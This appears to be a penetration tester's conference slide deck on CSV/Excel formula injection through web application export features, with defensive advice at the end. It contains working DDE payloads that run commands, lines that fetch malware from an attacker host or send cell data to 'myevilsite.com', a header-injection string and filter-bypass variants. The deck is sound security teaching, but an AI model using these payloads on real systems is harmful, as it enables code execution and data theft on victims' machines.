

Tricks to Improve Web App Excel Export Attacks

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whoami

- In computer security for y years
- Pentester for p years
- At NCC Group for n years
- Where $y \approx 2p$ and $p \approx 2n$ and $2n + 5 \approx y$
- CREST CCT (App)
- Presented at BSides Manchester 2014 and 2016
- exploresecurity.com && [@exploresecurity](https://twitter.com/exploresecurity)

By way of an agenda

1. Web application Excel export
2. What to look out for
3. The DDE trick
4. Can we improve the attack?

Web application Excel export

- Users submit data to application
 - Data is stored
- Elsewhere that data can be exported in Excel format
 - CSV
 - XLS
 - XLSX
- User has at least some control over the contents
 - Usually there's a "template" with certain cells filled with user input
 - That's where things get interesting
- Wacky variations
 - e.g. data to be exported was sent to client in a form and POSTed back!

Request-response

- Request

`http://app/export.asp?p=year&y=2016&f=csv`

- Response

`HTTP/1.1 200 OK`

`Server: Microsoft-IIS/7.5`

`X-AspNet-Version: 4.0.30319`

`Date: Thu, 29 Sep 2016 18:30:00 GMT`

`Content-Type: text/html`

`Content-Disposition: attachment; filename="Year2016.csv"`

`Cache-control: public`

`Content-Length: 9255`

`Connection: close`

`2016 Report`

`Exported by, Jerome`

`...`

What's of interest here?

Some things to look out for

- Force format (more on this later)

`f=xls → f=csv` Or `app/export/xls/ → app/export/csv/`

- Unauthenticated access
- Content-Type incorrect, esp. `text/html` → XSS?
 - Unless `Content-Disposition: attachment` is present
- Header injection

`f=csv"%0d%0aSet-Cookie:%20AUTH%3dABCDEF0123456789%0d%0aX:%20%22`

`Content-Disposition: attachment; filename="Year2016.csv"`


`Set-Cookie: AUTH=ABCDEF0123456789`

`X: ""`


- Usefulness of `Set-Cookie` depends on other factors
- `Cache-control` directive
 - Caching depends on content, context and browser

The DDE trick


- Dynamic Data Exchange (DDE) is an old Microsoft technology
 - Facilitates data transfer between applications
 - A form of Inter-Process Communication (IPC)
- Security risks of Excel export first widely publicised 2014 by @albinowax
<http://www.contextis.com/resources/blog/comma-separated-vulnerabilities/>
- Consider a spreadsheet cell:
`=cmd|'/c calc'!A0`
`service | topic ! item`
- How about
 - `cmd /c \\<attacker_IP>\evil$\malware.exe`
 - `cmd /c net use \\<attacker_IP>\c$`
 - An ISP *should* block outbound SMB ports



Typical warnings




(1)




(2a)

(2b)



(3)

Users and warnings – Piranha



70% clicked through warnings

Trust Center

Trusted Publishers

Trusted Locations

Trusted Documents

Add-ins

ActiveX Settings

Macro Settings

Macro Settings

- ☐ Disable all macros without notification
- ☐ Disable all macros with notification
- ☐ Disable all macros except digitally signed macros
- ☒ Enable all macros (not recommended; potentially dangerous code can run)

Developer Macro Settings

Opened Spreadsheet Only: 3
Opened Spreadsheet and Enabled Macro: 9

44% clicked through warnings

22

Did Not Activate Spreadsheet
Activated Spreadsheet
Non-Deliverable Address
Out Of Office


Source of warnings

The image shows the Excel Trust Center interface. On the left, the 'Trust Center' task pane is open, with 'External Content' selected. The 'Protected View' section is expanded, showing three checked options: 'Enable Protected View for files originating from the Internet', 'Enable Protected View for files located in potentially unsafe locations', and 'Enable Protected View for Outlook attachments'. A red box with white text is overlaid on the 'Protected View' section, containing the following list:

- Settings
- Only
- Two stage attack (slow and slow):
 - Benign payload =NotASheet!A1
 - Malicious payload

Below the 'Protected View' section, the 'Startup Prompt' dialog box is open. It contains the text: 'When this workbook is opened, Excel can ask whether or not to update links to other workbooks.' There are three radio button options: 'Let users choose to display the alert or not', 'Don't display the alert and don't update automatic links', and 'Don't display the alert and update links'. The third option is selected. The 'OK' and 'Cancel' buttons are at the bottom right. Red arrows point from the text in the red box to the 'Protected View' section and the 'Startup Prompt' dialog box.

Trusted Documents



Only the filename is stored
Downloads with static filenames are of interest

Once "trusted" if the file's start-up prompt is set to auto-update, only the third warning (CMD.EXE) is displayed

(1)

```
ft\Office\14.0\Excel\Security\Trusted Documents\TrustRecords" |
\Excel\Security\Trusted Documents\TrustRecords
REG_BINARY 11FC1DDBA8F8D1010068C46108000000D335760101000000
ft\Office\14.0\Excel\Security\Trusted Documents\TrustRecords" |
\Excel\Security\Trusted Documents\TrustRecords
REG_BINARY 11FC1DDBA8F8D1010068C46108000000D3357601FFFFFF7F
```

(2a)

Excel file format

XLSX vs XLS vs CSV

- Sometimes user can influence format, recall `f=xls` → `f=csv`
- CSV: no Protected View warning
- CSV: can't contain start-up prompt auto-update setting

CSV format in XLS file

- Less likely outcome – one of those wacky variations!
- Format warning instead of Protected View warning
- Formal security warnings (1) and (2a) not shown
 - Therefore file cannot be not “trusted” in the registry
- Curiously CSV format not supported: tab or CRLF cell delimiter

That CMD.EXE warning

Built-in Excel functions

- Steal data =HYPERLINK("http://myevilsite.com/?d="&A1,"Click here")
 - Limited info about the system e.g. current directory
=INFO("DIRECTORY"), Excel version =INFO("RELEASE")
- =WEBSERVICE(URL)
 - Sadly doesn't support authentication (i.e. force NTLM authentication)
 - Or file paths (local or UNC) or file://
 - But it will steal data without user interaction (unlike HYPERLINK)
=WEBSERVICE("http://myevilsite.com/?data="&A1)
- =FILTERXML(XML, XPATH)
 - Any XXE or parsing bugs?

Alternatives to cmd.exe

- `=powershell|'Test-Connection 127.0.0.1'!A0`



Remote data not accessible.
To access this data Excel needs to start another application. This may start viruses or damage your computer. Only click 'Yes' if you trust the source.
Start application 'POWERSHE.EXE'?

Using 8.3 names doesn't work as Excel doesn't like ~ in the formula

`=cmd|'/k powershell Test-Connection 127.0.0.1'!A0`

- PATHEXT environment variable ignored – .exe only
- Must be in PATH where filename <= 12 characters

But we're still getting warnings about running exe files because the DDE call is failing

`=powershell|'Test-Connection 127.0.0.1'!A0`
`=cmd|'/k powershell Test-Connection 127.0.0.1'!A0`
`=schtasks /run /s /f /tr "C:\Program Files\Microsoft Office\Office12\calc.exe" /tn "Test" /rl "SYSTEM" /ru "SYSTEM" /sc "DAILY" /m "12/31/2006" /d "12/31/2006" /st "00:00:00" /end "23:59:59" /f!A0`
`=javaws|'http://myevilsite.com/myevilapplet.jar'!A0`
`=rundll32|'shell32.dll,ShellExec_RunDLL calc.exe'!A0`

- N.B. if Excel is 32-bit, then the program will be run as such, etc.

Native DDE services – 1/2

Tcl (Tool Command Language)

- dde services "" ""

```
{Excel {[Book1]Sheet1}} {Excel {[Book1]Sheet2}} {Excel {[Book1]Sheet3}}  
{Excel System} {PROGMAN PROGMAN} {Shell AppProperties} {Folders  
AppProperties} {PROGMAN PROGMAN}
```

Demo

- Commands you just saw

```
dde request excel Sheet1 r1c1:r2c3
```

```
dde execute excel Sheet1 {[formula("overwrite","r1c1")]}
```

```
dde execute excel Sheet1 {[file.delete("e:\test")]}
```

```
dde execute excel Sheet1 {[alert("hello")][alert("world")]}
```


- Shame this doesn't work ☹

```
dde execute excel Sheet1 {[exec("c:\windows\system32\calc.exe")]}
```

Native DDE services – 2/2

Progman

- `dde execute progman progman {[AddItem(calc.exe,Microsoft Word)]}`



Folders (=Shell?)


- `dde execute Folders AppProperties {[ViewFolder("", "\\attacker_IP\c$", 2)]}`

What about in Excel?

- This could save you hours: when testing, if Excel hangs, try closing Tcl
- `=Folders|AppProperties!'{[ViewFolder("", "c:\windows\", 1)]}'` ☹
- That Tcl service-topic list isn't complete...


DDESpy

- Part of Visual Studio 6 (!)
- Must be running when application launches



A screenshot of the 'Registered Servers' window from DDESpy. It shows a table with two columns: 'Service' and 'Instance Service'. The 'Service' column lists 'Firefox' and 'IEXPLORE'. The 'Instance Service' column shows their respective instance IDs: 'Firefox{0X00250A00}' and 'IEXPLORE{0X00060BE8}'. The 'IEXPLORE' row is highlighted.

Service	Instance Service
Firefox	Firefox{0X00250A00}
IEXPLORE	IEXPLORE{0X00060BE8}




A screenshot of the 'String Handles' window from DDESpy. It shows a table with three columns: 'Handle', 'Count', and 'String'. The 'Handle' column lists hexadecimal values from 0xc000 to 0x0. The 'Count' column shows the number of occurrences for each handle. The 'String' column shows the corresponding string values. The '0x0' row is highlighted.

Handle	Count	String
0xc000	1	Firefox
0xc001	1	WWW_OpenURL
0xc002	1	WWW_Activate
0xc003	1	WWW_CancelProgress
0xc004	1	WWW_Version
0xc005	1	WWW_RegisterViewer
0xc006	1	WWW_UnRegisterViewer
0xc007	1	WWW_GetWindowInfo
0x0	2	

iexplore DDE

- =iexplore|WWW_OpenURL!exploresecurity.com
 - No (3) “remote data not accessible” warning
 - Slice of BeEF anyone?
- =iexplore|WWW_OpenURL!'\\<attacker_IP>\c\$'
- =iexplore|WWW_OpenURL!'c:\windows\system32\cmd.exe'



- No better than where we were really!
- No obvious way to include switches anyway – a limitation of file://

firefox DDE

- =firefox|WWW_OpenURL!exploresecurity.com ☹
- =firefox|WWW_OpenURL!'http://exploresecurity.com' ☹
- =firefox|WWW_OpenURL!'http://exploresecurity.com/' ☺
- =firefox|WWW_GetWindowInfo!foo



Demo

(1) No Protective View warning as CSV

(2) Just “Enable Content” warning as DDE call succeeded

- Background navigation to phishing site could be very effective

(3) No warnings – exactly which stars were aligned there?!

- A file with same name previously downloaded
 - Had content to elicit warnings, which were accepted
 - So it’s now “trusted”
 - Previous file need not have been malicious – remember
=NotASheet!A1
- Malicious file’s start-up prompt set to auto-update links

Bypassing filters

- Original article stated prefix cells starting with = with '
 - This will “cast” the cell as text in XLS[X] and stop execution in CSV
 - We know better now
- Imagine the blacklist $^=[A-Za-z].*$
 - How about:

```
=cmd|'/k ipconfig'!A0
```

```
=0-cmd|'/k ipconfig'!A0
```

```
-cmd|'/k ipconfig'!A0
```

```
+cmd|'/k ipconfig'!A0
```

```
"=cmd|'/k ipconfig'!A0"
```

```
""=cmd|'/k ipconfig'!A0
```

```
=(cmd|'/k ipconfig'!A0)
```

```
@SUM(cmd|'/k ipconfig'!A0)
```

Lessons


- Check out any Excel export that returns user-supplied data
- CSV is not a benign format
- DDE \neq macro
- Input validation blacklists may not be robust
- Much of this stuff applies to red-teaming
 - Excel documents as email attachments
- In some cases it may be possible to cut down the Excel warnings
 - Excel may have more to give in this area
 - The old stuff often comes back to bite us!
 - Work in progress – do explore...

Where now?


- Enumerate DDE surface area – services + topics + items
 - Poorly documented
 - iexplore c:\Windows\System32\ieframe.dll
 - firefox c:\Program Files (x86)\Mozilla Firefox\xul.dll
 - Progman/Shell/Folders c:\Windows\System32\shell32.dll
- Progman/Shell/Folders attractive as they're always running
- But are they exploitable via Excel?
 - dde execute Folders AppProperties {[ViewFolder("", "c:\windows\", 1)]}
 - =Folders|AppProperties!'{[ViewFolder("", "c:\windows\", 1)]}'
 - =iexplore|WWW_OpenURL!'exploresecurity.com?a={[ViewFolder("", "c:\windows\", 1)]}' → <http://www.exploresecurity.com/?a=ViewFolder>
 - =firefox|WWW_OpenURL!'http://exploresecurity.com?a={[ViewFolder("", "c:\windows\", 1)]}' → [23](http://exploresecurity.com/?a={[ViewFolder(</div><div data-bbox=)

The R&D brick wall

Is it because of this?



Or this?



Defence

- Blacklists can be difficult to get right – this should not be a new lesson!
- Validation against a strict whitelist of “known good” should always be the go-to defensive strategy
 - Consider length, character types, format
- Otherwise e.g. for XLS[X] consider *a/ways* prefixing user input with '
 - This may break some numerical operations on those cells but if you're expecting a number then see above!
 - Trouble with ' for CSV is that it's visible
- If you have to use a blacklist, don't be too strict
 - In the vast majority of cases, “normal” input still won't match, e.g. (and I hate to do it ☹ but people have asked)

`^\W.+\\|.+!.+` // DDE

`^\W.+\\(.+\\)` // formulae

Use at your own risk and they'll probably change one day!

Fin

Tip of the hat to...

James @albinowax

Cara @bones_codes

Michael Roberts

Andy @ZephrFish

Raquel Alvarez

Any questions?

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